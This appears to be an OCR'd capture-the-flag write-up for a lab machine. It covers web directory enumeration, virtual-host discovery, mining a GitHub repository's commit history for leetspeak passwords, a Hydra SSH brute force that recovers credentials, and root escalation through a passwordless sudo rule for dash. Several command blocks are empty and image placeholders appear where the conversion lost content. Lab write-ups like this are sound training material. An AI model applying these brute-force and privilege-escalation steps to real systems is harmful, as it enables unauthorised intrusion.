
1. `Mainframe.pdf` (Size: 641 kB)Bash

   A diagnostic structural file verification check was conducted using `binwalk` and `pdfimages` to isolate any hidden layers or embedded steganographic archives:

   ```
   binwalk Mainframe.pdf
   pdftotext Mainframe.pdf mainframe_text.txt
   ```

   Analysis Conclusion: The file structure returned no compressed attachments. The extracted plain text matched an unmodified default corporate technical whitepaper summary from Micro Focus—confirming it was a rabbit-hole distraction designed to consume time.

2. `hint.txt` Contained a raw encoded string block block format. Analyzing the content padding layouts signaled standard binary encoding logic:



1. *Analysis Conclusion:* The decoded output rendered the complete lyrics to Rick Astley's *"Never Gonna Give You Up"*. The FTP environment banner statement proved accurate: `220 You are now entering Mainframe rabbit hole_`.

Web Directory Discovery & VHost Pivoting

With default application landing structures acting as decoys, directory bruteforcing was launched against the Port 80 Apache installation workspace path:

```
┌──(kali㉿kali)-[~/Desktop/br]
└─$ gobuster dir -u http://192.168.16.143 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.16.143
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 279]
.hta.php             (Status: 403) [Size: 279]
.hta.html            (Status: 403) [Size: 279]
.htaccess            (Status: 403) [Size: 279]
.hta.txt             (Status: 403) [Size: 279]
.htaccess.php        (Status: 403) [Size: 279]
.htaccess.txt        (Status: 403) [Size: 279]
.htpasswd            (Status: 403) [Size: 279]
.htpasswd.php        (Status: 403) [Size: 279]
.htaccess.html       (Status: 403) [Size: 279]
.htpasswd.html       (Status: 403) [Size: 279]
.htpasswd.txt        (Status: 403) [Size: 279]
home.html            (Status: 200) [Size: 236]
img                  (Status: 301) [Size: 314] [--> http://192.168.16.143/img/]
index.html           (Status: 200) [Size: 10960]
index.html           (Status: 200) [Size: 10960]
server-status        (Status: 403) [Size: 279]
Progress: 18452 / 18452 (100.00%)
===============================================================
Finished
===============================================================
```

The fuzzing run discovered a custom entry node index link file named `home.html`. Investigating its raw source text using `curl`:

```
┌──(kali㉿kali)-[~/Desktop/br]
└─$ curl -s http://192.168.16.143/home.html
<html>
        <body>
                <p>This website is under maintenance, soon will be on live back.</p>
                <p>In the meantime, please go to <a href="http://mainframe.local">mainframe.local</a> to visit backup website.</p>
        </body>

        </br>
        </br>


</html>
```

The backup landing path explicitly confirmed the use of **Virtual Hosting (vhosts)** mapping rules. To allow local name resolution, the mapping configuration was manually appended to the local system mapping database:

```
┌──(kali㉿kali)-[~/Desktop/br]
└─$ echo "192.168.16.143  mainframe.local" | sudo tee -a /etc/hosts
192.168.16.143  mainframe.local
```

Attacking the Virtual Host Configuration Layer

Targeting the newly mapped virtual domain layout, a secondary granular folder scan was initiated to parse out custom service logic directories:




The automated exploration uncovered a multi-tiered environment mapping:

- `info.php` (Standard comprehensive `phpinfo()` infrastructure summary data dump).
- `login.php` / `search.php` / `password.php` (Silent validation nodes).
- `robots.txt` (The search configuration dictionary layout definition list).
- `/lfg/` (An active folder directory with manual index browsing permitted).

Following the Directory Scavenger Hunt Loop

Querying the raw paths uncovered via the `robots.txt` output block tracking rules mapping layout:



`/lfg/ -> /gohere/ -> /alittlebitmore/ -> /almostthere/`

Interrogating the endpoint termination node inside the recursive folder depth chain:



This output successfully isolated two vital operational keys:

1. **Target User Account ID:** `apokalips` (or developer handles `Ap0k4L1p5` / `ApokalipS13`).
2. **OSINT Clue Path Link:** A external GitHub pages repository asset file trail tracking link mapping to `ap0k4l1p5.github.io`.

OSINT Capture & Git Repository Source Auditing

Investigating the contents of the target page layout served via the public GitHub development profile page architecture:



```
┌──(kali㉿kali)-[~/Desktop/br]
└─$ curl -s https://ap0k4l1p5.github.io/talesofcred.html
<!DOCTYPE html>
<html lang="en-US">
  <head>
    <meta charset='utf-8'>
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="/assets/css/style.css?v=9f6c1874a942f8e08a9ec0da4783d55803bb2a45">
    <link rel="shortcut icon" type="image/x-icon" href="https://raw.githubusercontent.com/Ap0k4L1p5/Ap0k4L1p5.github.io/master/_co
ntent/_icons/favicon.ico">
    <script src="https://cdn.jsdelivr.net/npm/typed.js@2.0.9"></script>

<!-- Begin Jekyll SEO tag v2.8.0 -->
<title>Echoes of Etherborne Betrayal | prof.apokalips</title>
<meta name="generator" content="Jekyll v3.9.3" />
<meta property="og:title" content="Echoes of Etherborne Betrayal" />
<meta property="og:locale" content="en_US" />
<meta name="description" content="F0r3SeEn 7hE FOr3t01d." />
<meta property="og:description" content="F0r3SeEn 7hE FOr3t01d." />
<link rel="canonical" href="https://ap0k4l1p5.github.io/talesofcred.html" />
<meta property="og:url" content="https://ap0k4l1p5.github.io/talesofcred.html" />
<meta property="og:site_name" content="prof.apokalips" />
<meta property="og:type" content="website" />
<meta name="twitter:card" content="summary" />
<meta property="twitter:title" content="Echoes of Etherborne Betrayal" />
<script type="application/ld+json">
{"@context":"https://schema.org","@type":"WebPage","description":"F0r3SeEn 7hE FOr3t01d.","headline":"Echoes of Etherborne Betraya
l","url":"https://ap0k4l1p5.github.io/talesofcred.html"}</script>
<!-- End Jekyll SEO tag -->

  </head>


  <body>

    <header>
      <!-- <div class="container">
        <h1>prof.apokalips</h1>
        <h2>F0r3SeEn 7hE FOr3t01d.</h2>
        <section id="downloads">

          <a href="https://github.com/Ap0k4L1p5/Ap0k4L1p5.github.io" class="btn btn-github"><span class="icon"></span>View on GitH
ub</a>
        </section>
      </div> -->
```

Extracting Leaked Credentials from the Git Log

To uncover how the deployment version tree was manipulated, the repository context history tracking path database was cleanly cloned locally to review commit modifications:



Auditing the raw file revision patch histories exposed two vital operational leaks:

Auditing the raw file revision patch histories exposed two vital operational leaks:


1. **Commit** `4e3cad03...` showed a code deletion tracking block where a previous legacy flag string variant was explicitly swapped out:Diff

   ```
   -```
   ```

2. **Commit** `31143d26...` exposed an internal flag assignment pattern mistakenly formatted directly into the template text parameters:Diff

   ```
   +```
   🏆 **Web Flag 2:** `AE13{https://bit.ly/2EWIA5T}`
   ```

The Leetspeak Password Dictionary Clue



Further review of the git logs highlighted commit `6c5b71be...` where standard text content inside the custom story whitepaper (`talesofcred.md`) was deliberately obfuscated with complex, customized **leetspeak** mutations:

- `Eth3rb0rn3` / `M3tr0p0L15` / `r3l3ntl3zZz` / `R3C0nc1LL147i0n` / `3nIgm4T1c` / `pr0m3th3U5` / `C0nC1045n355` / `C1v1l124710n5` / `1nT3rM1n6L1n6` / `Un17yW34v3r5`

Recognizing this pattern as the challenge box theme hint (*"Have you ever read a tale?"*), a custom wordlist dictionary file (`custom_pass.txt`) was constructed containing these exact leetspeak mutations to attempt an automated credential authentication attack against Port 22 SSH.

```
┌──(kali㉿kali)-[~/Desktop/br/Ap0k4L1p5.github.io]
└─$ cat << 'EOF' > custom_pass.txt
Eth3rb0rn3
M3tr0p0L15
r3l3ntl3zZz
R3C0nc1LL147i0n
3nIgm4T1c
pr0m3th3U5
C0nC1045n355
C1v1l124710n5
1nT3rM1n6L1n6
Un17yW34v3r5
EOF
```

Exploitation & Initial Foothold (SSH Intrusion)

Using the newly compiled vocabulary list, an automated credential auditing attack loop was launched against the OpenSSH service daemon for the verified host system account target username (`apokalips`):

```
┌──(kali㉿kali)-[~/Desktop/br/Ap0k4L1p5.github.io]
└─$ hydra -l apokalips -P custom_pass.txt ssh://192.168.16.143
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bi
nding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-31 02:00:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:1/p:10), ~1 try per task
[DATA] attacking ssh://192.168.16.143:22/
[22][ssh] host: 192.168.16.143   login: apokalips   password: Un17yW34v3r5
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-31 02:00:16
```

Hydra Success Matrix

```
[22][ssh] host: 192.168.16.143   login: apokalips   password: Un17yW34v3r5
1 of 1 target successfully completed, 1 valid password found
```

An interactive terminal shell initialization call was successfully completed using the recovered parameter mapping details:

```
┌──(kali㉿kali)-[~/Desktop/br/Ap0k4L1p5.github.io]
└─$ ssh apokalips@192.168.16.143
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
apokalips@192.168.16.143's password:
Last login: Fri May 29 16:28:06 2026
apokalips@etherborne:~$ ls
user.txt
```

Local Enumeration & System Privilege Escalation

Once active inside the user terminal environment path, basic environmental posture verification tests were systematically issued to chart out access rules:

Note: The local `user.txt` file located inside the home folder directory path was an informative trolling string payload file context (`This is user.txt file. FYI :)`).

The active user privilege elevation configuration mapping matrix was queried using standard administrative tracking tools:




Sudo Configuration Mapping

```
User apokalips may run the following commands on etherborne:
    (ALL) NOPASSWD: /usr/bin/dash
```

The system configuration environment rule explicitly allowed the lower-tier user account permissions to instantiate the `/usr/bin/dash` binary (Debian Almquist Shell) running under the authority execution scope of `ALL` users (including root) without demanding an administrative account validation passphrase.

Exploiting this configuration permitted a direct shell wrapper escape hijack sequence:



Post-Exploitation & Hidden Asset Clearance

Upon executing the root shell instantiation string, the process identity mapping values confirmed full unchecked superuser command execution status over the backend machine kernel layer:

```
apokalips@etherborne:~$ sudo /usr/bin/dash
# woami
/usr/bin/dash: 1: woami: not found
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
```

Recovered Root Files

The workspace folder revealed two critical target artifacts:

1. `root.txt.gpg` - A symmetrically encrypted file payload structure containing the root completion flag.
2. `.flag.txt` - A hidden, custom plaintext secondary flag module sitting directly inside the absolute path tree.

```
# ls -la /home/apokalips
total 32
drwxr-xr-x 4 apokalips apokalips 4096 May 29 16:30 .
drwxr-xr-x 3 root      root      4096 Aug  6  2023 ..
lrwxrwxrwx 1 apokalips apokalips    9 Jan 23  2021 .bash_history → /dev/null
-rw-r--r-- 1 apokalips apokalips  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 apokalips apokalips 3771 Feb 25  2020 .bashrc
drwx------ 2 apokalips apokalips 4096 Jan 21  2021 .cache
drwxrwxr-x 3 apokalips apokalips 4096 May 29 16:28 .local
-rw-r--r-- 1 apokalips apokalips  807 Feb 25  2020 .profile
-rw-r--r-- 1 root      root        30 May 29 16:30 user.txt
# cat /root/.flag.txt
Here's what you looking for :D


OWASPKL{N1c3_t0_m33t_y0u}
```

